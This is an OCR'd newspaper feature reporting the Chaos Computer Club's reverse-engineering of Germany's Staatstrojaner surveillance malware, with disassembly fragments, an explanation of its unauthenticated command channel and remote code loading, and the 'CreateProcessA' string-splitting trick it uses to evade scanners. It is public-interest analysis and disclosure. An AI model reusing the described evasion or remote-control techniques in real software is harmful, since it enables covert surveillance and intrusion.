
Feuilleton



```
.data:1004C418     Dummheit ist ein grausamer, globaler Gott.
.data:1004C418     _0zapftis_aes_secretkey db 49h, 3, 93h, 8,
.data:1004C418                                                ;
.data:1004C418                                                ;
.data:1004C418               db 0A8h, 0F5h, 0Ah, 0B9h, 94h, 2, 45
.data:1004C418               db 0F3h, 0ADh, 93h, 0F5h, 32h, 93h
.data:1004C438               db    0
.data:1004C439               db    0
.data:1004C43A               db    0
.data:1004C43B               db    0
```

Anatomy of a digital pest

The Chaos Computer Club received, reverse-engineered – and hacked – the Staatstrojaner surveillance program. The findings are alarming. The trojan can read our thoughts and remote control our computers.

Frank Rieger

On February 27, 2008 the Bundesverfassungsgericht (Federal Constitutional Court of Germany) issued an historical judgment. Concluding the discussion surrounding the Bundestrojaner (or Staatstrojaner, literally "state/federal trojan", colloquial German term for the government malware concept) – known as an "online search" in official German – the highest court in Germany announced a new constitutional right to uphold IT system privacy and integrity. It sets severe restrictions on the secret services and investigation authorities when they seek permission to infiltrate computers in Germany for the purpose of extracting data and surveying core privacy.

Even so, the judgment contains a passage that has the aware concerned: It is the paragraph on Quellen-Telekommunikationsüberwachung ("source telecommunication surveillance" or lawful interception at the source). Representatives of the investigation authorities and the government have vehemently argued in the Karlsruhe discussion that they need to capture all encrypted communication on a suspect's PC before they become encrypted. The court does not want to completely obstruct this and have permitted "source telecommunication surveillance" – though only "when the surveillance is limited to data from an ongoing telecommunications process. This is to be enforced through technical and legal means."

How this type of enforcement is supposed to function in practice was already heatedly debated during the Karlsruhe hearing on the Bundestrojaner. In any case, the court recognized the risks and wrote: "If a complex information technology system is technically infiltrated in order to perform telecommunication surveillance ("source telecommunication surveillance"), the infiltration overcomes the critical hurdle to spying on the system as a whole. The endangerment thereby brought about goes far beyond what is entailed by the mere surveillance of ongoing telecommunication."

The concern is that a backdoor which has already been installed on a PC can be easily programmed with functionality (or download functionality over the internet), which surpasses the constitutionally permissible. This backdoor functionality could then infiltrate undetected deep into the protected private core of the infected PC user's life.

More than three years have passed since the judgment, and the German investigation authorities have not been idle. Criminal proceedings all over Germany in recent months show the use of trojans as a means of surveillance: for example, the case file shows evidence that could not have been garnered from mere telephone wiretapping, or screenshots taken from a suspect's PC show up with no traceable origin. These screenshots documenting various (from an investigation viewpoint) incriminating emails or chats were disguised as "source telecommunications surveillance", applied for and legally approved as wiretapping internet telephony.

If suspects seek to defend themselves against this infiltration into their private sphere, the authorities justify their actions by saying the program they implemented originates from an extremely safe and security-screened service provider. And that they were also specifically created in accordance with current wiretap laws. Exceptionally strict quality control is supposed to make sure that none contain functionality above and beyond the surveillance rules set forth by the constitutional court.

Special emphasis is repeatedly placed on the fact that the functionality of "source telecommunications surveillance" completely rules out an "online search", in which all data on a PC is secretly scanned and controlled remotely. Up until the present there has never been an independent inquiry, we are left with nothing but to rely on the reassurances expressed by the authorities.

A few who were subjected to this type of surveillance wanted to know what was actually done to their computers and what was monitored. So in recent weeks a handful of hard drives found their way to the Chaos Computer Club in anonymous plain brown envelopes.

A brief computer forensics check of the data carriers by the CCC group of hackers revealed that some of the hard drives in fact contained a version of the wiretapping program in question. The trojan versions were remarkably similar showing only minor differences. The files that were once scanned by the authorities were deleted in such an amateur way that they were able to be recovered without much effort using common computer forensics tools. The hackers then got to work on a more detailed examination. What they found would render even the hard-boiled cynic speechless.

Analyzing malware can be compared to dissecting an unknown species. The idea is to identify individual functions, like eyes, ears, the respiratory system, the cardiovascular system, the intestines or vocal apparatus. To do this, known structures are used as comparison – for example, that the eyes of vertebrates have a lens, cornea, pupil, iris and retina. From the existence or absence of these known structures one can deduce possible functionality and anatomic relationships. Using similar methods, functionality and cause-and-effect relationships in an unfamiliar malware can be identified in the machine code.

Machine code is difficult for us to read and understand, in contrast with program code, which is written in a program language such as C++ and later translated into machine code. To discover what effect a certain trojan routine will have, you first have to find out which operating system functions it applies.

A PC operating system provides very basic functions that every program needs to run on a computer. For instance, the reading and writing of files, sending and receiving data over the internet, keyboard entry, sound on and off and software activation. Individual components of malware programs do different tasks and apply different operating system functions, allowing their purpose to be deciphered, similar to how a pathologist can assume an optical sensory organ from the presence of a lens.

What aroused particular interest during the analysis was the immediately identified function that would enable remote control over the internet. After a newly-infected PC restarts, the malware integrates all running programs and sends a few data packets to a dedicated server – interestingly enough situated in the United States, outside of Germany's jurisdiction – to signal its readiness.

These packets are AES coding protected. AES is a trusted standard encryption method that uses the same encryption key to both encode and decode. The key is identical in all the trojan versions the CCC received, it therefore appears to have been reused in different surveillance cases.

To decode the communication sent to the server and to analyze it, the hackers only needed to extract the key from one of the trojans and then run the trojan in an isolated network. They discovered that the encryption has design and implementation flaws allowing the ability to identify the trojan's content without even knowing the key.

The trojan sends a string of characters at regular intervals to the server in the United States to prove it is in fact one of the trojans it controls. The transmission function string in this malware is called C3PO-r2d2-POE. The original programmer was obviously a science fiction freak: In the Star Wars saga C3PO and POE are "protocol droids" who translate communication between the different civilizations and outer space peoples of the universe. The droid R2D2 repaired spaceships.

After the trojan signalizes its presence and transmits a few other data (for instance, a type of case number) it waits for a command from the server. The CCC hackers were horrified to see that the malware received commands without any technical safeguards or authorization.

The commands only contain a few numbers from one to 18 and a few parameters. No encryption was used to receive commands; there was no cryptographic authentication or equivalent. Anywhere else on the internet, like for online banking or even in chat rooms, these have long been standard security measures. The only condition for this federal spyware to accept a command was that it should look like it came from the IP address of the forwarding server. Mirroring a false sending address is child's play for any hacker. This governmental spyware has a barn door-sized security hole that allows itself to be easily exploited.

The functions that can be called up over this remote interface are revealing. Their composition and design leaves no room for doubt – these are being implemented by the German investigation authorities for secret surveillance. To listen in on a Skype call or to make screenshots of web browser windows, these are exactly the functions that are again and again insisted upon by investigations authorities to bypass encryption that renders "normal" wiretapping unattainable. "Commercial" trojans, such as those used to capture online banking data, would have implemented more elegant methods. Everyday antivirus programs don't even recognize that trojan.

Shocked, the hackers could not believe their eyes when they discovered the most deplorable function is retrievable via command 14. This allows the authority who holds command over the trojan to load and execute any program over the internet, without the PC owner's knowledge. It was precisely this constitutionally problematic function – which investigation authorities emphatically maintain is in no way contained in a "source telecommunication surveillance" program – that was found in the analysis.

The trojan can load program extensions which violate terms set by the constitutional court, and execute them. They activate PC hardware like microphone or camera for room surveillance – this is nothing other than a malicious digital eavesdropping and wiretapping assault. In the same way it is possible to load extensions and install functionality that can scan the hard drive of the infected PC and download files – the quintessential definition of "online surveillance". An extended program can even covertly write or modify stored files on the PC remotely over the internet.

In technical terms, digital "evidence" can be easily created this way without the PC owner being able to prevent it, or even prove that it had been done. Say the hard drive holds child pornography or some other kind of incriminating material; it could also have been placed there. This type of "evidence" could, for instance, be "discovered" on a confiscated PC later and it could not be identified as fake data, even when using computer forensics.

As soon as a PC has been infiltrated there is no way to protect the evidence, this is simply one of the most serious criticisms aimed at this malware. Now that it has been discovered that the digital spyware falsely declared as "source telecommunications surveillance" contains a program extension function, and this function isn't even protected against third-party misuse, it confirms all worst case scenarios. What we have here amounts to more than a Bundestrojaner, not a program limited to wiretap telecommunications.


All fears, pointed out by those who criticized Bundestrojaner implementation and helped the Bundesverfassungsgericht to set their judgment, have been confirmed – in a program that was supposed to be for telecommunications surveillance only. Downloaded program extensions technically enable the remote control, manipulation and analysis of an infected computer, even though legal authorization only applies to "source telecommunications surveillance".

In their detailed analysis of this program extension loading function, the CCC hackers came upon a further interesting fact. While the rest of the trojan revealed no significant safeguards against the analysis of its machine code and exploration of its functionality, an attempt was made to disguise this most precarious function and hide its effects.

Individual components of the program designed to execute an extension that was downloaded over the internet were strewn like puzzle pieces only to assemble when required. Only the assembled puzzle provided the machine code routine that actually activated the loaded surveillance module. The contractor and programmers of this trojan seemingly knew about the massive constitutional violation and attempted to cover up their actions.


The trojan code itself does not contain any indication as to who actually wrote the

Continued on page 42



```
04C3B0          dd offset aSeamonkey_exe          ; "seamonkey
04C3B4          dd offset aSkype_exe_0            ; "skype.exe
04C3B8    aSkype exe 0 db 'skype.exe',0           ; DATA XREF:
```

The State Trojan's Capabilities



Source and graphic sketch: Frank Rieger / Photos: Dorling Kindersley; Fujitsu-Siemens; ZB; heu. / F.A.Z. graphic Heumann

Continued from page 22

Anatomy of a digital pest

program. An internal correspondence was made public by a judicial authority in 2008, in which a German firm proposed a trojan to listen in on Skype calls. Its range of functionality coincides with that of the trojan the CCC hackers analyzed. Even renting forwarding servers on foreign soil in order to mask the IP address of the trojan control station was mentioned in the proposal.

Two options were listed for infiltrating the computer of a suspect: either physical access of the PC – feasible in a, for instance, covered-up break-in or routine search – or through covert electronic access. The latter occurs, as learned from reports of trojans used by North African dictators, usually via email attachment or by automatic installation via software the targeted person downloads themselves.

The standard trojan "delivery package" – that is, without extension modules – already contains functionality that calls the implementation of governmental spyware into question. The built-in function enables the capture of a filmstrip of screenshots of current web browser, chat and email program contents.

More and more people use web-based cloud services for all their essential tasks. From web-mail service, word processing or spreadsheet calculation with Google Docs, to online photo services, just about everything runs over a browser. And the Staatstrojaner makes a screenshot on command of what's happening in the browser every few seconds. This data capture isn't restricted to pure telecommunications, not by a long shot.

Much like a flip book, the conception of text, calculations, private notes and emails can be observed – one screenshot after the other. Even messages that were deleted and never sent land on the control server. Lots of people have gotten into the habit of storing their thoughts and feelings on their PC without necessarily sending them. It is this private sphere that is without a doubt within the strictly protected core area of private life that the Bundesverfassungsgericht sought to maintain. Now they end up in investigator's and secret services' files via authorization of simple telecommunications surveillance.

To avoid revealing ongoing investigations, the CCC informed the Federal Ministry of the Interior long before releasing details about the Staatstrojaner. The trojan in question resembles a parasite that infects the brain of its victim, accesses the victim's sensory organs and sends signals to its lord and master. The authorities had obviously misused the trust placed in them and covertly did exactly what the Bundesverfassungsgericht disallows. The German investigation authorities' malware has become a tool designed to secretly extract data from the privacy sphere of a targeted PC and at the click of a mouse to enter into malicious eavesdropping and wiretapping.

The crucial question of how far should we entrust the investigation authorities in their use of this type of surveillance, has become more urgent through the CCC analysis. It is certainly not the first time the police has applied the use of technology "creatively". But it is the first time the term "surveillance" was systematically stretched to include measures contrary to the explicit Karlsruhe judgment. It is also the first time the public has been led astray.

It will no longer be believed that new surveillance methods – as well as the power German politicians like to invoke – are being applied with restraint. And constitutional judgment has once again proven ineffectual and inadequate in its protection of the basic rights of the spied upon. The digital sphere of privacy, which must remain protected, must be redefined immediately.

A catalogue of permissible investigation methods must be precisely defined and made mandatory; after all, technological grey zones lead time and again to basic rights violations. The time has come for the legislative body to place a ban on the use of unlawfully-gained evidence and to demand sanctions and compensation standards. The "fruit of the poisonous tree" (legal metaphor: evidence obtained by illegal means) has obviously become too appealing.

Directions

Understanding Staatstrojaner code snippet

Computer programs are usually written in what is known as high-level programming languages. These are artificial languages designed to communicate instructions to a machine. For a program to be processed by the computer it has to be translated into machine code, in a byte order that the processor can actually interpret. If you have a program, which is not in its original language and you want to analyze its functionality – also known as reverse engineering – then you first have to translate it into a rudimentary language.

This language is called "assembler". It consists of very simple instructions that run in the computer memory and internal "notes" of the processor, the registers. Brief instructions in the original high-level language to, for instance, open a file and do something with its data, consist in assembler of dozens of individual atomic components that operate as a whole to execute a result.

Part of the analysis process, the functionality and the entire program itself is given a fitting codename, as the machine code at this point contains practically no legible identifiers. The Chaos Computer Club hacker organization chose "ozapftis" for their analysis project. It is a verbal corruption of the Bavarian traditional O' zapft is! (German: "It's tapped!" Oktoberfest call at the opening of the first barrel). Accordingly, comments and descriptions contained in function routines begin with this term.

The program code that follows is a fragment in assembler that instructs the Staatstrojaner to execute an extension module. Its very existence marks the point at which the program surpasses constitutionally permissible limits of what it is allowed to do. Implementing this piece of code renders the program no longer a means of "Quellen-Telekommunikationsüberwachung" ("source telecommunication surveillance" or lawful interception of data at its source), the euphemistic term for the extent to which investigation authorities are legally allowed to enter into a suspect's sphere of privacy. This is where the code violates the law.

This trojan function becomes a bridge-head to further infiltrate the entire system. Arbitrary extensions, for instance, to read and write files or to activate a microphone and camera remotely for room surveillance can be downloaded over the internet.

What is particularly interesting is that this part of the trojan was purposely written to remain undetected, for example, while searching for the usual function names that execute extensions. Virus scanners, or company firewalls, search for these typical function names. They are installed on computers to detect viruses and malware – before they enter the computer – and act somewhat like the immune system of an organism. They search for known patterns that point to malicious behavior and attempt to isolate the cell or the program. In a program analysis, computer forensics experts search for certain patterns, not unlike a pathologist in their analysis of an unknown organism. If these patterns are broken apart, that is if the actual program function has been disguised, it is difficult for the virus scanner or the computer forensics expert to discover its purpose.

The technique to disguise a trojan's purpose is fairly simple, however this case reveals the work of someone with not much experience in this respect. Let us compare it with the act of smuggling a gun. The separate parts are not easily recognized as the components of a weapon. Hammer, magazine, grip frame, trigger, and barrel; they are all relatively small and arouse no particular interest.

The program's weapon parts are a harmless-sounding series of letters: "Crea", "essA" and "teProc". The letters seem to be randomly scattered throughout a table containing dozens of other inconspicuous words required to run the program. Put together the fragments create the word "CreateProcessA". And it is precisely this word that is the crucial command that can call up a new program to execute another from the Windows OS.

After the trojan has puzzled together the name of the execution function and has requested the operating system's jump address that contains the machine code, the memory puts together the parameters. The parameters of course contain the file name of the temporary executable file, some parameters, and a few operating system-specific authorization indicators. Then control is transferred to the CreateProcessA routine that in turn enables execution of the uploaded extension.

Frank Rieger

The code in detail

The essential positions in the Staatstrojaner code fragment process which execute an extension:

At the code snippet positions marked with **A**, **B** and **C**, word fragments are individually retrieved out of the table and placed in temporary storage locations.

The puzzle pieces are assembled at code snippet **D**. The fragments are written in the correct order in a new temporary storage location, much like solving a cross word puzzle one word at a time. Correctly assembled, the fragments **A**, **B** and **C** create the function name "CreateProcessA".

At code snippet **E**, the trojan requests the jump address from the operating system for function CreateProcessA using the puzzled together function name. This step is needed to be able to call up the function from the next code snippet.

The parameters required for the execution of the program are assembled at code snippet F. For example, if the program extension were to activate a digital audio surveillance, parameters would contain information as to which microphone should be used and where the recorded audio data are to be stored.

Code snippet **G** would finally give the command to execute the uploaded program extension.

Frankfurter Allgemeine
SONNTAGSZEITUNG

Code is law

Von Frank Schirrmacher

The Staatstrojaner (literally "state trojan", colloquial German term for the government malware), whose self-destruct function obviously failed, was discovered, reverse-engineered and analyzed by Chaos Computer Club hackers. The findings, if the CCC's analysis is correct, are conclusive and alarming: The government surveillance software not only contains illegal functionality, it also appears to be so significantly flawed, that anyone who can encrypt the key can also hack all similar versions and control them remotely. Should evidence captured this way have any legitimacy in a court of law? And, first and foremost: What does it mean when, as demonstrated by the CCC, anyone that knows the IP address of the infected computer can install fake "evidence" without leaving so much as a trace or little chance of acquittal? The HSH Nordbank case, where child pornography was planted on a work computer by private detectives, is an omen of a new type of reputation-destroying strategy.

But there's more: Computers are not only instruments of communication, they are instruments of thought. A series of screenshots taken every second (forwarded to the United States and from there back to Germany) of someone creating a text – never emails or digital monologues – shadows the thought-process itself. What is happening here makes your hair stand on end. The CCC analysis could change the political world forever in an era that prompted the success of the Pirate Party.

